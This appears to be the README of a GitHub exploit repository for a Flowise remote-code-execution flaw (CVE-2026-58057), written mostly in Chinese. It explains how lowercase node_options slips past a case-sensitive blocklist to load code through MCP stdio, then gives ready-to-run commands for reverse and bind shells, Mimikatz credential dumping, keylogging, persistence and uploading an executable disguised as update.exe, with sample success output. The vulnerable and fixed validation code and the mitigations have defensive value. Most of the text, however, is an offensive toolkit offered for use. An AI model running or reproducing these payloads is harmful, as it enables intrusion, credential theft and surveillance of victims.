cerberusmrxi/flowise-cve-2026-58057-exploit
针对 CVE-2026-58057 的 Flowise Windows RCE 漏洞利用程序。通过大小写敏感缺陷绕过环境变量验证。利用 node_options 通过 MCP stdio 注入任意代码。支持反弹 Shell、持久化、文件上传、凭据转储。仅限授权安全测试使用。





-orange?style=for-the-badge)



这是一个针对 CVE-2026-58057 的生产级漏洞利用工具,该漏洞是 Flowise 在 Windows 平台上的一个严重远程代码执行漏洞。该漏洞源于区分大小写的环境变量校验,无法拦截小写形式的 node_options,从而使攻击者能够绕过 NODE_OPTIONS 黑名单,并通过自定义 MCP stdio 配置执行任意代码。
该漏洞利用程序展示了专业的软件工程实践,具备模块化架构、全面的错误处理以及多种载荷类型支持。
重要提示: 本工具仅用于授权的安全测试、渗透测试和教育目的。作者对因使用本软件而导致的任何滥用或损害概不负责。在测试任何系统之前,请务必获得适当授权。
# Vulnerable Validation (Case-Sensitive )
dangerous = {"PATH", "LD_LIBRARY_PATH", "DYLD_LIBRARY_PATH", "NODE_OPTIONS"}
if key in dangerous:  # Only blocks exact uppercase match
    raise ValueError(f"Modification not allowed")
攻击者向 Flowise 进行身份认证
创建/修改自定义 MCP stdio 节点
注入小写形式的 node_options 环境变量
将值设置为 --require malicious-loader.js
Node.js 在 MCP stdio 运行时执行加载器
实现任意代码执行
✅ 反向 Shell - 回连到攻击者机器
✅ 绑定 Shell - 在目标上打开监听端口
✅ 命令执行 - 运行任意系统命令
✅ 文件上传 - 向目标系统上传文件
✅ 持久化 - 多种持久化机制
✅ 信息收集 - 收集系统情报
✅ 凭据转储 - 集成 Mimikatz
✅ 屏幕截图 - 捕获桌面截图
✅ 键盘记录器 - 安装键盘记录功能
🔐 多种身份认证方式 - API 密钥或用户名/密码
🔄 自动重试逻辑 - 对网络问题具有韧性
🧹 自清理 - 从目标处删除加载器文件
🌐 跨平台 - 支持 Windows/Linux/macOS
🎨 彩色输出 - 增强可读性
📊 详细调试 - 提供详细的故障排查日志
Python 3.6 或更高版本
pip(Python 包管理器)
# Clone repository
git clone https://github.com/CerberusMrXi/Flowise-CVE-2026-58057-exploit
cd Flowise-CVE-2026-58057-exploit

# Install dependencies
pip install -r requirements.txt

# Or minimal installation
pip install requests urllib3
FROM python:3.9-alpine
RUN apk add --no-cache gcc musl-dev
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt
COPY exploit.py .
ENTRYPOINT ["python3", "exploit.py"]

python3 exploit.py --help
| 选项 | 描述 | 示例 |
|---|---|---|
-t, --target | Flowise URL(必需) | http://localhost:3000 |
-k, --api-key | Flowise API 密钥 | flowise_abc123... |
-u, --username | 用户名 | admin |
-p, --password | 密码 | password123 |
| 选项 | 描述 | 示例 |
|---|---|---|
--payload | 载荷类型 | reverse_shell |
--lhost | 监听主机 | 192.168.1.100 |
--lport | 监听端口 | 4444 |
--command | 要执行的命令 | whoami |
--local-file | 要上传的文件 | payload.exe |
--remote-path | 远程保存路径 | C:\\Temp\\update.exe |
| 选项 | 描述 |
|---|---|
--interactive | 启动交互式 Shell |
--verbose | 启用调试输出 |
--timeout | 请求超时时间(秒) |
--retries | 重试次数 |
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload reverse_shell \
    --lhost 192.168.1.50 \
    --lport 4444
python3 exploit.py -t http://192.168.1.100:3000 -u admin -p password \
    --payload reverse_shell \
    --lhost 192.168.1.50 \
    --lport 4444 \
    --interactive
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload command_exec \
    --command "whoami"
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload file_upload \
    --local-file /path/to/payload.exe \
    --remote-path "C:\\ProgramData\\update.exe"
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload mimikatz
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload persistence
python3 exploit.py -t http://192.168.1.100:3000 -u admin -p password \
    --payload info_gather
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload screenshot
| 载荷 | 描述 | 参数 |
|---|---|---|
reverse_shell | 回连到监听器 | --lhost, --lport |
bind_shell | 打开监听端口 | --lport |
command_exec | 执行命令 | --command |
file_upload | 上传文件到目标 | --local-file, --remote-path |
persistence | 安装持久化 | 无 |
info_gather | 收集系统信息 | 无 |
mimikatz | 转储凭据 | 无 |
screenshot | 捕获屏幕截图 | 无 |
keylogger | 安装键盘记录器 | 无 |
# Upgrade to version 3.1.3 or later
npm install -g flowise@latest
# or
docker pull flowiseai/flowise:latest
限制对自定义 MCP 配置的访问
实施网络分段
监控可疑的环境变量
使用 Web 应用防火墙(WAF)
# Fixed Validation (Case-Insensitive)
dangerous = {"PATH", "LD_LIBRARY_PATH", "DYLD_LIBRARY_PATH", "NODE_OPTIONS"}
if key.upper() in dangerous:  # Case-insensitive check
    raise ValueError(f"Modification not allowed")
[14:32:15] ℹ Starting exploit sequence...
[14:32:15] ℹ Attempting authentication...
[14:32:16] ✓ Authenticated with API key
[14:32:16] ℹ Preparing reverse_shell payload execution...
[14:32:16] ℹ Injecting environment variable...
[14:32:17] ℹ Triggering payload execution...
[14:32:19] ✓ Payload 'reverse_shell' executed successfully!
[14:32:19] ℹ Reverse shell listener ready on 192.168.1.50:4444
[14:32:15] 🔍 Session created with retry strategy
[14:32:15] 🔍 Using existing workspace: ws_123456
[14:32:16] 🔍 Loader written: /tmp/loader_1234_1234567890.js
[14:32:16] 🔍 MCP stdio configuration updated
| 问题 | 解决方案 |
|---|---|
| SSL 证书错误 | pip install --trusted-host pypi.org -r requirements.txt |
| 权限被拒绝 | pip install --user -r requirements.txt |
| 连接被拒绝 | 检查目标 URL 和网络连接 |
| 身份认证失败 | 检查 API 密钥或用户名/密码 |
| 载荷执行失败 | 使用 --verbose 进行详细调试 |
| Python 版本 | 确保已安装 Python 3.6+ |